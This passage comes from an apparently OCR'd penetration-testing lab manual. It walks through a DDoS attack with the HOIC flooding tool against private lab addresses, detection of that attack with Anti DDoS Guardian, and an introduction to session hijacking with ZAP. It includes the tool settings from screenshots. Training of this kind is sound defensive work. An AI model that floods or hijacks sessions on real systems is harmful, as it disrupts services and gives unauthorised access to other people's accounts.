




Task 2: Perform a DDoS Attack using HOIC


HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.


Here, we will use the HOIC tool to perform a DDoS attack on the target machine.


Applications Places System
Wed Sep 17, 11:06
The Wireshark Network Analyzer (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
Loopback: lo
any
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 3.2.5 (Git v3.2.5 packaged as 3.2.5-1).
Ready to load or capture
No Packets
Profile: Default
Menu
(as superuser)


Manage
High Orbit Ion Cannon (HOIC)
H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
Target
Power
Booster
Status
HIGH ORBIT ION CANNON
STANDING BY
THREADS
OUTPUT
TARGETS
FIRE TEH LAZER!
2
0 bytes
249 CANNONS DETECTED
Documents


H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
H.O.I.C. - [Target]
Target
URL
http://10.10.1.13
Power
Low
Medium
High
Booster (leave blank unless u know what ur doing)
GenericBoost.hoic
Add
IN GEOSYNCHONOUS ORBIT
Target
0.10.1.13
Power
HIGH
Booster
GenericBoost.hoic
Status
READY
HIGH ORBIT ION CANNON
STANDING BY
THREADS
OUTPUT
TARGETS
FIRE TEH LAZER!
2
0 bytes
249 CANNONS DETECTED




Lab 5: Detect and Protect Against DDoS Attack

**Lab Scenario**

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from

legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

We must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.


**Lab Objectives**


- Detect and protect against DDoS attacks using Anti DDoS Guardian


Task 1: Detect and Protect Against DDoS Attack using Anti DDoS Guardian


Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian




H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.
IN GEOSYNCHONOUS ORBIT
Target
10.10.1.10
Power
HIGH
Booster
GenericBoost.hoic
Status
ENGAGING
HIGH ORBIT ION CANNON
HIGH ORBIT ION CANNON
ENGAGING TARGETS
THREADS
OUTPUT
TARGETS
FIRE TEH LAZER!
< 20 >
81.07952 mb
249 CANNONS DETECTED


Anti DDoS Guardian 5.0 is enabled
File View Tool Help
Disable
Anti DDoS
Record
Update List
Update Manager
Import IP List
Configure IP List
Detail
Clear List
Stop Listing
Help
Register
Act... Time Outgoing... Incoming ... Local IP Address Remote IP Address Information
11:23:53 15282 15606 10.10.1.10 10.10.1.13
11:23:53 18492 7938 0.0.0.0 0.0.0.0
11:23:56 294 0 10.10.1.10 224.0.0.22
11:23:56 538 0 10.10.1.10 224.0.0.251
11:23:56 325 0 10.10.1.10 224.0.0.252
11:23:57 6702 0 10.10.1.10 10.10.1.255
11:23:57 409 913 10.10.1.10 8.8.8.8 Query
11:23:57 6003 0 10.10.1.10 239.255.255.250
11:23:57 3421 2053 10.10.1.10 10.10.1.16
11:23:58 7260 29799 10.10.1.10 20.247.184.197
11:23:58 6140 10964 10.10.1.10 172.172.255.216
11:23:59 54 205 10.10.1.10 172.172.255.217
11:23:59 0 335 10.10.1.255 10.10.1.16
11:23:59 304 0 10.10.1.10 10.10.1.16
11:23:59 0 138 224.0.0.252 10.10.1.16
11:24:45 0 795 10.10.1.255 10.10.1.19
11:25:58 27200 12868 10.10.1.10 23.44.2.9 Access e11290.dspg.akamaiedge.net
11:26:02 5828 5647 10.10.1.10 20.42.73.27 Access onedscolprdeus12.eastus.cloudapp.azure.com
11:28:06 6237292 3371502 10.10.1.10 10.10.1.19
Block unwanted network traffic
NUM




Lab 6: Perform Session Hijacking to Seize Control of a Valid TCP Communication Session Between Two Computers

**Lab Scenario**

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

We must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

**Lab Objectives**


- Hijack a session using Zed Attack Proxy (ZAP)


Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.


ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.


Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

